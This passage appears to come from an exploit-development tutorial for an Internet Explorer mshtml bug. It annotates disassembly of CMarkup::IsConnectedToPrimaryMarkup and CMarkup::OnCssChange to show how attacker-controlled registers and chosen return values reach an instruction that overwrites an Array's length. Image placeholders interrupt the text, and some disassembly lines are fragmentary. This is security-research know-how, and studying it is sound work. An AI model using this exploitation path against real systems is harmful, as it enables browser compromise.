


; int __thiscall CMarkup::IsConnectedToPrimaryMarkup(CMarkup *__hidden this)
?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ proc near
; FUNCTION CHUNK AT 636E4CD4 SIZE 00000017 BYTES
; FUNCTION CHUNK AT 63A3D354 SIZE 0000001D BYTES
mov eax, [ecx+0A4h] ; ecx controlled [CRASH POINT]
push esi
test eax, eax
jz loc_636E4CDD
mov eax, [eax+0Ch]
test eax, eax
jz loc_636E4CDD
mov eax, [eax+208h]
test eax, eax
jz loc_636E4CDD
test byte ptr [eax+0Ch], 1
jnz loc_636E4CDD
mov eax, [eax+40h]
mov esi, [eax+38h]
loc_636E4CDD:
xor esi, esi
jmp loc_6365A27C
loc_6365A27C:
test esi, esi
jz short loc_6365A2B4
loc_6365A280:
cmp ecx, esi
jz loc_636E4CD4
; START OF FUNCTION CHUNK FOR ?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ
loc_636E4CD4:
xor eax, eax
test ecx, ecx
pop esi
setnz al
retn ; return 1
mov ecx, [ecx+118h]
test ecx, ecx
jz loc_636E4CE4
movzx eax, byte ptr [ecx]
and eax, 1
imul eax, 18h
mov ecx, [eax+ecx-24h]
loc_636E4CE4:
xor ecx, ecx
jmp loc_6365A2A3
; END OF FUNCTION CHUNK FOR ?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ
loc_6365A2A3:
test ecx, ecx
jz short loc_6365A2B4
test dword ptr [ecx+24h], 200h
jnz loc_63A3D354
; START OF FUNCTION CHUNK FOR ?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ
loc_63A3D354:
push 0
call ?GetLookasidePtr2@CElement@@ABEPAXW4LOOKASIDE2@1@@Z ; CElement::GetLookasidePtr2(CElement::LOOKASIDE2)
mov ecx, eax ; this
call ?GetMarkup@CElement@@QBEPAVCMarkup@@XZ ; CElement::GetMarkup(void)
mov ecx, eax
test ecx, ecx
jnz loc_6365A280
jmp loc_6365A2B4
; END OF FUNCTION CHUNK FOR ?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ
loc_6365A2B4:
xor eax, eax
pop esi
retn ; return 0
?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ endp

The nodes with the colored background are the only nodes whose code we execute. The *pink* nodes contain the crash, whereas the *celeste* (light blue) nodes contain the overwriting instruction we'll use to modify the length of the chosen Array.


Click on the signature of IsConnectedToPrimaryMarkup, press Ctrl+X and select CMarkup::OnCssChange (see again the stack trace above if you need to). Here's the graph of OnCssChange:


; Attributes: bp-based frame
; public: virtual long __thiscall CMarkup::OnCssChange(enum EOnCssChange)
?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z proc near
var_2D= byte ptr -2Dh
var_2C= dword ptr -2Ch
var_28= byte ptr -28h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 8
; FUNCTION CHUNK AT 639235E3 SIZE 00000012 BYTES
; FUNCTION CHUNK AT 63958D6B SIZE 00000009 BYTES
; FUNCTION CHUNK AT 639720D1 SIZE 0000000C BYTES
; FUNCTION CHUNK AT 63974D3D SIZE 00000034 BYTES
; FUNCTION CHUNK AT 63D58ABC SIZE 000000B4 BYTES
mov edi, edi
push ebp
mov ebp, esp
and esp, 0FFFFFFF8h
sub esp, 34h
mov eax, ds:___security_cookie
xor eax, esp
mov [esp+34h+var_4], eax
mov edx, ds:__tls_index
mov eax, large fs:2Ch
push ebx
push esi
mov esi, ecx
mov eax, [eax+edx*4]
push edi
xor edi, edi
and byte ptr [esi+1A8h], 0FEh
mov ebx, edi
mov eax, [eax+4]
mov ecx, [eax+120h] ; this
mov [ecx+10h], edi
call ?InvalidateAtomCache@CProbableRules@@QAEXXZ ; CProbableRules::InvalidateAtomCache(void)
lea ecx, [esi+38Ch] ; this
call ?ClearFormatLookupTable@CFormatReuseLookup@@QAEXXZ ; CFormatReuseLookup::ClearFormatLookupTable(void)
mov eax, [ebp+arg_0]
and eax, 3
cmp al, 3
jz loc_639720D1
test [ebp+arg_0], 1
jz short loc_636EFC1E
push 0Ah
mov ecx, esi
call ?ProcessPeerTask@CMarkup@@QAEJW4PEERTASK@@@Z ; .
; START OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z
loc_639720D1: ; this
mov ecx, esi
call ?RecomputePeers@CMarkup@@QAEJXZ ; CMarkup::RecomputePeers(void)
jmp loc_636EFC18
; END OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z
loc_636EFC18:
mov ebx, eax
test ebx, ebx
jnz short loc_636EFC8D
loc_636EFC1E: ; this (esi controlled)
mov ecx, esi
call ?IsConnectedToPrimaryMarkup@CMarkup@@QAEHXZ ; <=== CRASH INSIDE!
mov [esp+40h+var_2C], eax ; >>> we choose EAX = 0 <<<
test eax, eax
jz loc_63974D3D
; START OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z
loc_63974D3D: ; this (esi controlled)
mov ecx, esi
call ?IsPendingPrimaryMarkup@CMarkup@@QBEHXZ ; CMarkup::IsPendingPrimaryMarkup(void)
test eax, eax ; >>> we choose EAX = 0 <<<
jnz loc_639235E3
; START OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z
loc_639235E3:
mov eax, [esp+40h+var_2C]
jmp loc_636EFC31
loc_636EFC31:
test [ebp+arg_0], 4
jnz loc_63D58ABC
test eax, eax
jz loc_63974D4C
loc_63974D4C: ; this (esi controlled)
mov ecx, esi
call ?IsPendingPrimaryMarkup@CMarkup@@QBEHXZ ; CMarkup::IsPendingPrimaryMarkup(void)
test eax, eax ; >>> we choose EAX = 0 <<<
jnz loc_639235EC
@CMarkup@@UAEJW4EOnCssChange@@@Z




test eax, eax
jz loc_63974D5B
loc_63974D5B:
mov eax, [esi+198h]
shr eax, 0Ch
test al, 1
jz loc_636EFC8D
jmp loc_63D58AD0
; END OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z
loc_63D58AD0: ; unsigned __int32
push 80h
mov ecx, esi ; this
call ?Root@CMarkup@@QBEPAVCRootElement@@XZ ; CMarkup::Root(void)
mov ecx, eax ; this
call ?EnsureFormatCacheChange@CElement@@QAEJK@Z ; CElement::EnsureFormatCacheChange(ulong)
test _Microsoft_IEEnableBits, 80000000h
jz short loc_63D58B39 ; <==== jz taken!
; CMarkup::HandlePendingFontMappingInvalidation(bool,bool &)
; CMarkup::ForceRelayout(bool)
mov edx, offset aRequest ; "!Request"
lea ecx, [esp+40h+var_28]
call ?DDT_ATOM@@YG?AVDdtAtom@@PBD@Z ; DDT_ATOM(char const *)
mov ecx, esi ; this
mov [esp+40h+var_20], edi
mov [esp+40h+var_1C], 0C0031900h
call ?Root@CMarkup@@QBEPAVCRootElement@@XZ ; CMarkup::Root(void)
cdq
mov [esp+40h+var_18], eax
lea eax, [esp+40h+var_28]
push eax
push ecx
push ecx
push 20h
mov [esp+50h+var_14], edx
mov ecx, offset _MSHTML_DDTRACKER_INFO
pop edx
mov [esp+4Ch+var_10], edi
mov [esp+4Ch+var_C], 0C0040201h
call _Template_hb@20 ; Template_hb(x,x,x,x,x)
loc_63D58B39: ; this
mov ecx, esi
call ?Root@CMarkup@@QBEPAVCRootElement@@XZ ; CMarkup::Root(void)
mov ecx, edi
mov edx, [eax+1Ch]
mov eax, [esi+0A4h]
test eax, eax
jz short loc_63D58B52
mov ecx, [eax+0Ch]
[eax+0Ch] ; this
CDoc::ClearAtViewportCache(void)
loc_63D58B52:
push 10h
push edx
add ecx, 630h ; ecx controlled!
call ?AddInvalidationTask@CView@@QAEJPAVCTreeNode@@W4InvalidationType@2@@Z ; CView::AddInvalidationTask(CTreeNode *,CTreeNode::InvalidationType)
jmp loc_636EFC8D
; START OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW
loc_63D58ABC:
lea eax, [esp+40h+var_2D]
mov ecx, esi ; this
push eax ; bool *
push edi ; bool
call ?InvalidateFontMapping@CMarkup@@QAEJ_NAA_N@Z
mov ebx, eax
jmp loc_636EFC8D
loc_636EFC8D:
mov eax, [esi+0A4h]
test eax, eax
jz short loc_636EFC9A
mov edi, [eax+0Ch]
loc_636EFC9A:
mov ecx, [edi+1044h]
test ecx, ecx
jnz loc_63D58B65
loc_63D58B65:
mov eax, [ecx]
push ecx
call dword ptr [eax+10h]
jmp loc_636EFCA8
; END OF FUNCTION CHUNK FOR ?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z
loc_636EFCA8:
mov ecx, [esp+40h+var_4]
mov eax, ebx
pop edi
pop esi
pop ebx
xor ecx, esp
call @__security_check_cookie@4 ; __security_check_cookie(x)
mov esp, ebp
pop ebp
retn 4
?OnCssChange@CMarkup@@UAEJW4EOnCssChange@@@Z endp


Here's the graph of CMarkup::IsPendingPrimaryMarkup:



